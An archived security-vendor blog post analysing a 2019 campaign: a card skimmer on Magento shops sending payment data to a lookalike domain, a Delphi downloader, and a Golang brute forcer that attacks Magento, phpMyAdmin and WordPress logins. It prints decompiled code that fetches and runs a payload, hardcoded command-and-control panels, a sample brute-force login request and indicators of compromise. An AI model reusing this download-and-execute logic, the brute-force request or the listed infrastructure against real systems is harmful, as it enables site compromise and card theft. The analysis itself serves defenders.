New Golang brute forcer discovered amid rise in e-commerce attacks

By Jérôme Segura

Published: 2019-02-25 · Archived: 2026-04-06 00:39:54 UTC


E-commerce websites continue to be targeted by online criminals looking to steal personal and payment information directly from unaware shoppers. Recently, attacks have been conducted via skimmer, which is a piece of code that is either directly injected into a hacked site or referenced externally. Its purpose is to watch for user input, in particular around online shopping carts, and send the perpetrators that data, such as credit card numbers and passwords, in clear text.

Compromising e-commerce sites can be achieved in more than one way. Vulnerabilities in popular Content Management Systems (CMSes) like Magento, as well as in various plugins are commonly exploited these days. But because many website owners still use weak passwords, brute force attacks where multiple logins are attempted are still a viable option.


Our investigation started following the discovery of many Magento websites that were newly infected. We pivoted on the domain name used by the skimmer and found a connection to a new piece of malware that turned out to be a brute forcer for Magento, phpMyAdmin, and cPanel. While we can't ascertain for sure whether this is how the skimmer was injected, we believe this may be one of many campaigns currently going after e-commerce sites.

Compromised website


The malicious code was found injected directly into the site's homepage, referencing an external piece of JavaScript. This means that the shopping site had been compromised either via a vulnerability or by brute forcing the administrator password.



The online store is running the Magento CMS and using the [OneStepCheckout](#) library to process customers' shopping carts. As the victim enters their address and payment details, their data is exfiltrated via a POST request with the information in Base64 format to *googletagmanager[.]eu*. This domain has been flagged before as part of criminal activities related to the [Magecart](#) threat groups.



Using VirusTotal Graph, we found a connection between this e-commerce site and a piece of malware written in Golang, more specifically a network query from the piece of malware to the compromised website. Expanding on it, we saw that the malware was dropped by yet another binary written in Delphi. Perhaps more interestingly, this opened up another large set of domains with which the malware communicates.



Payload analysis

Delphi downloader

The first part is a downloader we detect as ***Trojan.WallyShack*** that has two layers of packing. The first layer is UPX. After unpacking it with the default UPX, we get the second layer: an underground packer using process

hollowing.

The downloader is pretty simple. First, it collects some basic information about the system, and then it beacons to the C2. We can see that the domain names for the panels are hardcoded in the binary:

```
if ( unknown_libname_56(&str___3[1], "snaphyteplieldup.xyz/panel/tehnik
{
  Sysutils::Trim((const int)"snaphyteplieldup.xyz/panel/tehnik
  System::__linkproc__ LStrCatN(&v70, 3, v0, v69, &str__count_txt[1]);
  v1 = v70;
  v2 = System::__linkproc__ LStrClr(&v71);
  if ( (unsigned __int8)sub_45C284(v72, v1, v2) )
  {
    if ( *((_DWORD *)v72 + 20) == 200 )
    {
      Sysutils::Trim((const int)"snaphyteplieldup.xyz/panel/tehnik
      System::__linkproc__ LStrAsg(&dword_463B98, v68);
    }
  }
}
if ( !dword_463B98
  && unknown_libname_56(&str___3[1], "tolmets.info/panel/mary
{
  sub_456C6C(v72);
  Sysutils::Trim((const int)"tolmets.info/panel/mary
  System::__linkproc__ LStrCatN(&v67, 3, v3, v66, &str__count_txt[1]);
  v4 = v67;
  v5 = System::__linkproc__ LStrClr(&v71);
  if ( (unsigned __int8)sub_45C284(v72, v4, v5) )
  {
    if ( *((_DWORD *)v72 + 20) == 200 )
    {
      Sysutils::Trim((const int)"tolmets.info/panel/mary
      System::__linkproc__ LStrAsg(&dword_463B98, v65);
    }
  }
}
if ( !dword_463B98
  && unknown_libname_56(&str___3[1], "serversoftwarebase.com/panel/slr
{
  sub_456C6C(v72);
  Sysutils::Trim((const int)"serversoftwarebase.com/panel/slr
  System::__linkproc__ LStrCatN(&v64, 3, v6, v63, &str__count_txt[1]);
```

The main goal of this element is to download and run a payload file:


```
get_temp_path(&System::AnsiString);
System::__linkproc__ LStrCat(&System::AnsiString, v31);
if ( !(unsigned __int8)Sysutils::FileExists(System::AnsiString)
  && unknown_libname_56(&str_____1[1], v32) > 0 )
{
  v9 = LoadLibraryA("URLMON.DLL");
  v10 = GetProcAddress_0(v9, "URLDownloadToFileA");
  get_temp_path(&v24);
  System::__linkproc__ LStrCat(&v24, v31);
  v11 = System::__linkproc__ LStrToPChar(v24);
  v12 = System::__linkproc__ LStrToPChar(v32);
  ((void (__stdcall *)(_DWORD, int, int, _DWORD, _DWORD))v10)(0, v12, v11, 0, 0);
  get_temp_path(&v23);
  System::__linkproc__ LStrCat(&v23, v31);
  v13 = (const CHAR *)System::__linkproc__ LStrToPChar(v23);
  ShellExecuteA(0, "open", v13, 0, 0, 1);
}
```

Golang payload

Here the dropped payload installs itself in the Startup folder, by first dumping a bash script in %TEMP%, which is then deployed under the Startup folder. The sample is not packed, and looking inside, we can find artifacts indicating that it was written in Golang version 1.9. We detect this file as ***Trojan.StealthWorker.GO***.

```
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000400  FF 20 47 6F 20 62 75 69 6C 64 20 49 44 3A 20 22  . Go build ID: "
00000410  45 68 38 47 6A 54 39 77 50 71 5F 4D 49 53 44 41  Eh8GjT9wPq_MISDA
00000420  52 2D 37 53 2F 55 54 38 35 68 56 76 54 63 4C 6D  R-7S/UT85hVvTcLm
00000430  67 5A 54 38 6C 67 71 39 70 2F 47 44 4E 77 38 75  gZT8lgq9p/GDNw8u
00000440  64 41 62 32 4D 73 4B 43 4F 45 77 6F 55 45 2F 30  dAb2MsKCOEwoUE/0
00000450  75 65 64 55 6F 69 6F 45 56 6D 32 62 2D 51 59 35  uedUoioEVm2b-QY5
00000460  6A 6C 68 22 0A 20 FF CC CC CC CC CC CC CC CC CC  jlh". .ÌÌÌÌÌÌÌÌÌ
```

The procedure of reversing will be similar to what we have done before with another Golang sample. Looking at the functions with prefix “main_”, we can distinguish the functions that were part of the analyzed binary, rather than part of statically-linked libraries.



We found several functions with the name “Brut,” suggesting this piece of malware is dedicated to brute forcing.


```
void __noreturn main_main()
{
  int v0; // ST08_4
  int i; // eax
  int v2; // ST20_4
  int v3; // [esp+8h] [ebp-1Ch]
  char v4; // [esp+8h] [ebp-1Ch]
  void *retaddr; // [esp+24h] [ebp+0h]

  if ( (unsigned int)&retaddr > *(_DWORD *)(*(_DWORD *)__readfsdword(0x14u) + 8) )
  {
    dword_7C66B4 = 7;
    if ( dword_7D8450 )
      runtime_gcWriteBarrier();
    else
      dword_7C66B0 = (int)&dword_61BDDC;
    AutorunDropper_DropAutorun(&byte_61C52F, 9);
    if ( !dword_7C18E4 )
    {
      dword_7C18E4 = 27;
      if ( dword_7D8450 )
        runtime_gcWriteBarrier();
      else
        url_7000 = (char *)&word_62286A;
    }
    runtime_newproc(24, (unsigned int)&to_Cloud_Checker_KnockKnock, (char)url_7000);// http://5.45.69.149:7000
                                                                                    //
    runtime_makechan(dword_5D49C0, 1000, v0);
    if ( dword_7D8450 )
      runtime_gcWriteBarrier();
    else
      dword_7C60D8 = v3;
    time_Sleep(1000000000, 0);
    runtime_newproc(0, (unsigned int)to_main_PrepareTaskFunc, v3);// beacon to: '/gw?worker=magentoBrt'
    for ( i = 0; i < 100; i = v2 + 1 )
    {
      v2 = i;
      runtime_newproc(0, (unsigned int)&to_main_StartBrut, v4);
    }
    while ( 1 )
      time_Sleep(1000000000, 0);
  }
  runtime_morestack_noctxt();
}
```


This is the malware sample that communicated with the aforementioned compromised e-commerce site. In the following section, we will review how communication and tasks are implemented.

Bot communication and brute forcing

Upon execution, the Golang binary will connect to 5.45.69[.]149. Checking that IP address, we can indeed see a web panel:




The bot proceeds to report the infected computer is ready for a new task via a series of HTTP requests announcing itself and then receiving instructions. You can see below how the bot will attempt to brute force Magento sites leveraging the /downloader/directory point of entry:



Brute force attacks can be quite slow given the number of possible password combinations. For this reason, criminals usually leverage CMS or plugin vulnerabilities instead, as they provide a much faster return on investment. Having said that, using a botnet to perform login attempts allows threat actors to distribute the load onto a large number of workers. Given that many people are still using weak passwords for authentication, brute forcing can still be an effective method to compromise websites.

Attack timeframe and other connections

We found many different variants of that Golang sample, the majority of them first seen in VirusTotal in early February (hashes available in the IOCs section below).



Checking on some of these other samples, we noticed that there's more than just Magento brute forcing. Indeed, some bots are instead going after WordPress sites, for example. Whenever the bot checks back with the server, it will receive a new set of domains and passwords. Here's an example of brute forcing phpMyAdmin:


```
POST: set_session=&pma_username=Root&pma_password=Administ..&server=1&target= index.php&token=
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
```

As we were investigating this campaign, we saw a tweet by Willem de Groot noting a recent increase in skimmers related to *googletagmanager[.]eu*, tied to Adminer, a database management utility. The shopping site on which we started our research was compromised only a few days ago. Without server logs and the ability to perform a forensic investigation, we can only assume it was hacked in one of many possible scenarios, including the Adminer/MySQL flaw or brute forcing the password.

Multiple weaknesses

There are many different weaknesses in this ecosystem that can be exploited. From website owners not being diligent with security updates or their passwords, to end users running infected computers turned into bots and unknowingly helping to hack web portals.

As always, it is important to keep web server software up-to-date and augment this protection by using a web application firewall to fend off new attacks. There are different methods to thwart brute force attacks, including the use of the *.htaccess* file to restrict which IP address is allowed to log in.

Skimmers are a real problem for online shoppers who are becoming more and more wary of entering their personal information into e-commerce websites. While victims may not know where and when theft happened, it does not bode well for online merchants when their platform has been compromised.

Malwarebytes detects the malware used in these attacks and blocks the skimmer gate.

With additional contributions from @hasherezade.

Indicators of Compromise (IOCs)

Skimmer domain

```
googletagmanager[.]eu
```

Delphi downloader

```
cbe74b47bd7ea953268b5df3378d11926bf97ba72d326d3ce9e0d78f3e0dc786
```

Delphi C2

```
snaphyteplieldup[.]xyz tolmets[.]info serversoftwarebase[.]com
```

Golang bruteforcer

```
fdc3e15d2bc80b092f69f89329ff34b7b828be976e5cbe41e3c5720f7896c140
```

Similar Golang bruteforcers

```
46fd1e8d08d06cdb9d91e2fe19a1173821dffa051315626162e9d4b38223bd4a 05073af551fd4064cced8a8b13a4491125b
```

C2 server

```
5.45.69[.]149:7000
```

Source: https://blog.malwarebytes.com/threat-analysis/2019/02/new-golang-brute-forcer-discovered-amid-rise-e-commerce-attacks/